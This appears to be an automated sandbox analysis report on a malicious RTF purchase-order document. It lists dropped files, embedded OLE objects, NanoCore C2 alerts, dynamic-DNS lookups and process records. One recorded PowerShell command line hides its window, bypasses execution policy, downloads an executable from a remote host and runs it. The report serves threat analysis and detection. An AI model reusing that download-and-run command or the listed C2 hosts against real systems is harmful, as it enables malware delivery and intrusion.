| SHA-512:                                                                                                   | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Reputation:                                                                                                | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                   | .....FL.....F". ....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o.<br>g.r.a.m.D.a.t.a....X.1.....~Jlv. MICROS~1..@.....~Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....((<br>..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1.....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s..<br>@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=..ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1.R..<br>.....:"* .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...;. WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s. |

|                                                                                                            |                                                           |
|------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RA5AG9965KYDVANTRM0T.temp</b> |                                                           |
| Process:                                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type:                                                                                                 | data                                                      |
| Category:                                                                                                  | dropped                                                   |



|                                                   |                                                                                                                                  |
|---------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Roaming\zbEllaj.tmp</b> |                                                                                                                                  |
| Size (bytes):                                     | 40960                                                                                                                            |
| Entropy (8bit):                                   | 0.7798653713156546                                                                                                               |
| Encrypted:                                        | false                                                                                                                            |
| SSDEEP:                                           | 48:L3k+YzHF/8LKBwUf9KfWfkMUEiGc7xBM6vu3f+fmyJqhU:LSe7mlcwilGc7Ha3f+u                                                             |
| MD5:                                              | CD5ACB5FAA79EEB4CDB481C6939EEC15                                                                                                 |
| SHA1:                                             | 527F3091889C553B87B6BC0180E903E2931CCCFE                                                                                         |
| SHA-256:                                          | D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96                                                                 |
| SHA-512:                                          | A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D51 |
| Malicious:                                        | false                                                                                                                            |
| Reputation:                                       | unknown                                                                                                                          |
| Preview:                                          | SQLite format 3.....@ .....C.....<br>.....<br>.....<br>.....                                                                     |

|                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Roaming\lzzoj.CG.tmp</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Process:                                           | C:\ProgramData\images.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:                                         | ASCII text, with very long lines, with no line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                          | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                      | 35549                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):                                    | 6.06431092799383                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                            | 768:2F3tAP0WdZWtHzO+EMvDBdlu++qtXQQJokduglLQ67IU4I9zrLWJ:k3O8Ni+RvDD5/qNQmduDKRiFrLWJ                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| MD5:                                               | 4E06FDEE66DA477D15AAAFD104802FF3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                              | 2814763828D036134EEF93F28D6C499913E903AA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:                                           | 835ADDCE810330CA6D1FE5AA598CB758B639173086517BEB6B0AAC7CBFDAA1D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:                                           | 42521F28CAD2FEA206592962A999202FA65E4A398EF29B9A759DAFFAD60CA95E027ABB52E523C799E7C131A15B17CDFC46FEC102C48EF7569D381C6E47680F3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:                                         | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Reputation:                                        | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                           | { "browser": { "last_redirect_origin": "", "shortcut_migration_version": "84.0.4147.89", "easy_unlock": { "device_id": "f691bb0f-1b4f-4339-aef5-321b65f13447", "hardware_acceleration_mode_previous": true, "intl": { "app_locale": "en", "legacy": { "profile": { "name": { "migrated": true } }, "network_time": { "network_time_mapping": { "local": 1.595529173769173e+12, "network": 1.595503998e+12, "ticks": 494811744.0, "uncertainty": 4224807.0 } }, "os_crypt": { "encrypted_key": "RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAADCJQEpL4peQLs/tCx05ts1AAAAAIAAAAAABmAAAAAQAAIAAAAHMdBsm688AB9E4ujGBlc8b12w9pH8Ho0MG5KX0s9TvsAAAAAA6AA<br>AAAAAGAAIAAAAKp70FMSZVCDUsFN1iNo5k0cdS+ul3XobvqN11pz11FbMAAAAHegEYBv3dbmfqLRp8KY9FTYBCedPLIJnBuQSIy6PW6ieb+TQlX0tlf+joBO0<br>6Pyo0AAAAADT82DJaNvFLY7T0RywXTGepumesXXBFem5MLg7ZlErGegSazlTBqJVemjLdeT3R2c6H7dl+tlEXxt1m8SJWLUI", "policy": { "last_statistics_update": "132400<br>02771769952" }, "profile": { "info_cache": { "Default": { "active_time": 1595529172.199256, "avatar_icon": "chrome://theme/IDR_PROFILE_AVATAR_26", "background_app<br>s": false, " |

|                                                       |                                                                                                                                  |
|-------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\Desktop\-\$W PO1100372954 -.doc</b> |                                                                                                                                  |
| Process:                                              | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                           |
| File Type:                                            | data                                                                                                                             |
| Category:                                             | dropped                                                                                                                          |
| Size (bytes):                                         | 162                                                                                                                              |
| Entropy (8bit):                                       | 2.4311600611816426                                                                                                               |
| Encrypted:                                            | false                                                                                                                            |
| SSDEEP:                                               | 3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll                                                                                        |
| MD5:                                                  | B1035D12CDF3CD7AA18A33C0A1D17AAE                                                                                                 |
| SHA1:                                                 | CE8244E4A5E407568BA15A7C6DC2F6428306EBB8                                                                                         |
| SHA-256:                                              | CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425                                                                 |
| SHA-512:                                              | E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB9C4509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6 |
| Malicious:                                            | false                                                                                                                            |
| Reputation:                                           | unknown                                                                                                                          |
| Preview:                                              | .user.....A.l.b.u.s.....p.....P.....z.....x...                                                                                   |

|                                        |                                                             |                                                                                       |
|----------------------------------------|-------------------------------------------------------------|---------------------------------------------------------------------------------------|
| <b>C:\Windows\System32\lrfxvmt.dll</b> |                                                             |  |
| Process:                               | C:\ProgramData\images.exe                                   |                                                                                       |
| File Type:                             | PE32+ executable (DLL) (console) x86-64, for MS Windows     |                                                                                       |
| Category:                              | dropped                                                     |                                                                                       |
| Size (bytes):                          | 37376                                                       |                                                                                       |
| Entropy (8bit):                        | 5.7181012847214445                                          |                                                                                       |
| Encrypted:                             | false                                                       |                                                                                       |
| SSDEEP:                                | 768:2aS6lr6sXJaE5l2laK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw |                                                                                       |
| MD5:                                   | E3E4492E2C871F65B5CEA8F1A14164E2                            |                                                                                       |
| SHA1:                                  | 81D4AD8A1A92177C2116C5589609A9A08A5CCD0F2                   |                                                                                       |

C:\Windows\System32\rfxvmt.dll

|             |                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SHA-256:    | 32FF81BE7818FA7140817FA0BC856975AE9FCB324A081D0E0560D7B5B87EFB30                                                                                                                                                                                                                                                                                                                                                            |
| SHA-512:    | 59DE035B230C9A4AD6A4EBF4BEFCD7798CCB38C7EDA9863BC651232DB22C7A4C2D5358D4D35551C2DD52F974A22EB160BAEE11F4751B9CA5BF4FB6334EC926C6                                                                                                                                                                                                                                                                                            |
| Malicious:  | false                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Antivirus:  | <div><div>Antivirus: Metadefender, Detection: 0%, <a href="#">Browse</a></div><div>Antivirus: ReversingLabs, Detection: 0%</div></div>                                                                                                                                                                                                                                                                                      |
| Reputation: | unknown                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Preview:    | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......qc..qc..qc.....qc...`..qc...g..qc..qb..qc...b..qc...f..qc...c..qc...j..qc...<br>..qc...a..qc.Rich.qc.....PE..d...#.....".....Z...>.....].....a...`A.....~.....@.....\..x..T.....<br>.....p.....q..P......text....Y.....Z......rdata.....p.....^.....@..@.data...P.....z.....@pdata.....].....@..@.rsrc....<br>.....@..@.reloc..\......@..B.....<br>..... |

Static File Info

|                       |                                                                                                                                                                                                                                                                |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General               |                                                                                                                                                                                                                                                                |
| File type:            | Rich Text Format data, unknown version                                                                                                                                                                                                                         |
| Entropy (8bit):       | 3.1682008800082904                                                                                                                                                                                                                                             |
| TrID:                 | <div><div>Rich Text Format (5005/1) 55.56%</div><div>Rich Text Format (4004/1) 44.44%</div></div>                                                                                                                                                              |
| File name:            | NEW PO1100372954 -.doc                                                                                                                                                                                                                                         |
| File size:            | 234750                                                                                                                                                                                                                                                         |
| MD5:                  | afe48e30fc3f12c2b6ad7d19ae1fff8e                                                                                                                                                                                                                               |
| SHA1:                 | 2ded99867d8b3e9499b10743ae732efec19ccc8e                                                                                                                                                                                                                       |
| SHA256:               | ecef57afce8a7d5eed2080401da0ce36d67c2493cf1385b432a6bf0a65f6e521                                                                                                                                                                                               |
| SHA512:               | 9a2bcef0c2f34c68fab71898cdeb2deb8c937fb87b5195fc99e5f4e6bbc156d6549a6fb0535ba4602b95ff1e7bff4404b30ce695c7498be6e21d48a71f2bb58                                                                                                                                |
| SSDEEP:               | 1536:itW7qA4b64DJ/b6IP1JsvggNNzoBxqM8RLypLBCy/ndzFz7mAg5eeVhMDw5wfv:itW7qA4b64ggaeG/ndzFtr5RDAw5wfv                                                                                                                                                            |
| File Content Preview: | {\rtf\Bidi \froman\lcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647 |

File Icon

|                                                                                     |                  |
|-------------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                          | e4eea2aaa4b4b4a4 |

Static RTF Info

Objects

| Id | Start     | Format ID | Format   | Classname | Datasize | Filename           | Sourcepath                     | Temppath                       | Exploit |
|----|-----------|-----------|----------|-----------|----------|--------------------|--------------------------------|--------------------------------|---------|
| 0  | 00000961h | 2         | embedded | package   | 20578    | abdtfhgXgdghgh.ScT | C:\jsdsTggf\abdtfhgXGdghgh.ScT | C:\CbkepaDw\abdtfhghgdghgh.ScT | no      |
| 1  | 0000B188h | 2         | embedded | OLE2LInk  | 2560     |                    |                                |                                | no      |

Network Behavior

Snort IDS Alerts

| Timestamp                | Protocol | SID     | Message                            | Source Port | Dest Port | Source IP    | Dest IP        |
|--------------------------|----------|---------|------------------------------------|-------------|-----------|--------------|----------------|
| 08/02/21-11:00:55.449858 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49170       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:04.085356 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49171       | 8234      | 192.168.2.22 | 203.159.80.186 |

| Timestamp                | Protocol | SID     | Message                            | Source Port | Dest Port | Source IP    | Dest IP        |
|--------------------------|----------|---------|------------------------------------|-------------|-----------|--------------|----------------|
| 08/02/21-11:01:10.279735 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49172       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:11.005994 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49172       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:15.859665 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49173       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:26.222099 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49174       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:26.832941 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49174       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:31.194297 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49175       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:36.418179 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49176       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:41.681580 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49177       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:52.872032 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49178       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:58.316930 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49179       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:58.959256 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49179       | 8234      | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:02:03.607658 | TCP      | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49180       | 8234      | 192.168.2.22 | 203.159.80.186 |

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

| Timestamp                           | Source IP    | Dest IP | Trans ID | OP Code            | Name                  | Type           | Class       |
|-------------------------------------|--------------|---------|----------|--------------------|-----------------------|----------------|-------------|
| Aug 2, 2021 10:59:54.123145103 CEST | 192.168.2.22 | 8.8.8.8 | 0x6029   | Standard query (0) | newhosteeee.ydns.eu   | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:57.598957062 CEST | 192.168.2.22 | 8.8.8.8 | 0xe5d1   | Standard query (0) | newhosteeee.ydns.eu   | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:58.563791037 CEST | 192.168.2.22 | 8.8.8.8 | 0x5ccc   | Standard query (0) | newhosteeee.ydns.eu   | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:28.612422943 CEST | 192.168.2.22 | 8.8.8.8 | 0xe21    | Standard query (0) | sdafsdffssffs.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.524005890 CEST | 192.168.2.22 | 8.8.8.8 | 0xe89a   | Standard query (0) | hutyrtit.ydns.eu      | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.557904005 CEST | 192.168.2.22 | 8.8.8.8 | 0xe89a   | Standard query (0) | hutyrtit.ydns.eu      | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.130738020 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.263684988 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.299585104 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.769011974 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.945925951 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.992775917 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:10.201478958 CEST | 192.168.2.22 | 8.8.8.8 | 0x12eb   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.511684895 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.592659950 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.686260939 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.042512894 CEST | 192.168.2.22 | 8.8.8.8 | 0x5b8f   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |

| Timestamp                           | Source IP    | Dest IP | Trans ID | OP Code            | Name                  | Type           | Class       |
|-------------------------------------|--------------|---------|----------|--------------------|-----------------------|----------------|-------------|
| Aug 2, 2021 11:01:26.163316965 CEST | 192.168.2.22 | 8.8.8.8 | 0x5b8f   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:31.131093025 CEST | 192.168.2.22 | 8.8.8.8 | 0xb6e4   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:36.336036921 CEST | 192.168.2.22 | 8.8.8.8 | 0x7ae6   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:41.617649078 CEST | 192.168.2.22 | 8.8.8.8 | 0xe8bf   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:52.811868906 CEST | 192.168.2.22 | 8.8.8.8 | 0xd6d2   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:58.229518890 CEST | 192.168.2.22 | 8.8.8.8 | 0x4853   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:02:03.448385954 CEST | 192.168.2.22 | 8.8.8.8 | 0xf096   | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                           | Source IP | Dest IP      | Trans ID | Reply Code   | Name                  | CName | Address        | Type           | Class       |
|-------------------------------------|-----------|--------------|----------|--------------|-----------------------|-------|----------------|----------------|-------------|
| Aug 2, 2021 10:59:54.167108059 CEST | 8.8.8.8   | 192.168.2.22 | 0x6029   | No error (0) | newhosteeee.ydns.eu   |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:57.642354965 CEST | 8.8.8.8   | 192.168.2.22 | 0xe5d1   | No error (0) | newhosteeee.ydns.eu   |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:58.599704981 CEST | 8.8.8.8   | 192.168.2.22 | 0x5ccc   | No error (0) | newhosteeee.ydns.eu   |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:28.667654037 CEST | 8.8.8.8   | 192.168.2.22 | 0xe21    | No error (0) | sdafsdffsffs.ydns.eu  |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.556768894 CEST | 8.8.8.8   | 192.168.2.22 | 0xe89a   | No error (0) | hutyrtit.ydns.eu      |       | 203.159.80.165 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.590831041 CEST | 8.8.8.8   | 192.168.2.22 | 0xe89a   | No error (0) | hutyrtit.ydns.eu      |       | 203.159.80.165 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.262723923 CEST | 8.8.8.8   | 192.168.2.22 | 0x27e1   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.298891068 CEST | 8.8.8.8   | 192.168.2.22 | 0x27e1   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.334811926 CEST | 8.8.8.8   | 192.168.2.22 | 0x27e1   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.900093079 CEST | 8.8.8.8   | 192.168.2.22 | 0x566a   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.978482962 CEST | 8.8.8.8   | 192.168.2.22 | 0x566a   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:04.025501013 CEST | 8.8.8.8   | 192.168.2.22 | 0x566a   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:10.237142086 CEST | 8.8.8.8   | 192.168.2.22 | 0x12eb   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.549159050 CEST | 8.8.8.8   | 192.168.2.22 | 0xcc8c   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.629231930 CEST | 8.8.8.8   | 192.168.2.22 | 0xcc8c   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.724112988 CEST | 8.8.8.8   | 192.168.2.22 | 0xcc8c   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.079297066 CEST | 8.8.8.8   | 192.168.2.22 | 0x5b8f   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.191297054 CEST | 8.8.8.8   | 192.168.2.22 | 0x5b8f   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:31.158580065 CEST | 8.8.8.8   | 192.168.2.22 | 0xb6e4   | No error (0) | hhjhtggfr.duckdns.org |       | 203.159.80.186 | A (IP address) | IN (0x0001) |









|                               |                                  |
|-------------------------------|----------------------------------|
| MD5 hash:                     | 95C38D04597050285A18F66039EDB456 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

#### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Read

#### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

#### Key Value Modified

### Analysis Process: powershell.exe PID: 2396 Parent PID: 2604

#### General

|                               |                                                                                                                                                                                                                                                                                                                             |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:40                                                                                                                                                                                                                                                                                                                    |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                  |
| Path:                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                   |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File("http://newhosteeeeee.ydns.eu/putty.exe";'C:\Users\user\AppData\Roaming\putty.exe');Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase:                    | 0x13f100000                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 473600 bytes                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 852D67A27E454BD389FA7F02A8CBE23F                                                                                                                                                                                                                                                                                            |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                        |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                        |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.2094462607.0000000000160000.00000004.00000020.sdmp, Author: Florian Roth</li> </ul>                                                          |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                        |

#### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

#### Registry Activities

Show Windows behavior

### Analysis Process: FLTLDR.EXE PID: 3048 Parent PID: 2604

#### General

|                               |                                                                                                                                       |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:40                                                                                                                              |
| Start date:                   | 02/08/2021                                                                                                                            |
| Path:                         | C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE                                                                    |
| Wow64 process (32bit):        | false                                                                                                                                 |
| Commandline:                  | 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT |
| Imagebase:                    | 0x13f870000                                                                                                                           |
| File size:                    | 157024 bytes                                                                                                                          |
| MD5 hash:                     | AF5CCD95BAC7ADADD56DE185D7461B2C                                                                                                      |
| Has elevated privileges:      | false                                                                                                                                 |
| Has administrator privileges: | false                                                                                                                                 |
| Programmed in:                | C, C++ or other language                                                                                                              |
| Reputation:                   | moderate                                                                                                                              |

#### File Activities

Show Windows behavior

#### File Read

### Analysis Process: powershell.exe PID: 1068 Parent PID: 2604

#### General

|                               |                                                                                                                                                                                                                                                                                                                             |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 10:59:41                                                                                                                                                                                                                                                                                                                    |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                  |
| Path:                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                   |
| Wow64 process (32bit):        | false                                                                                                                                                                                                                                                                                                                       |
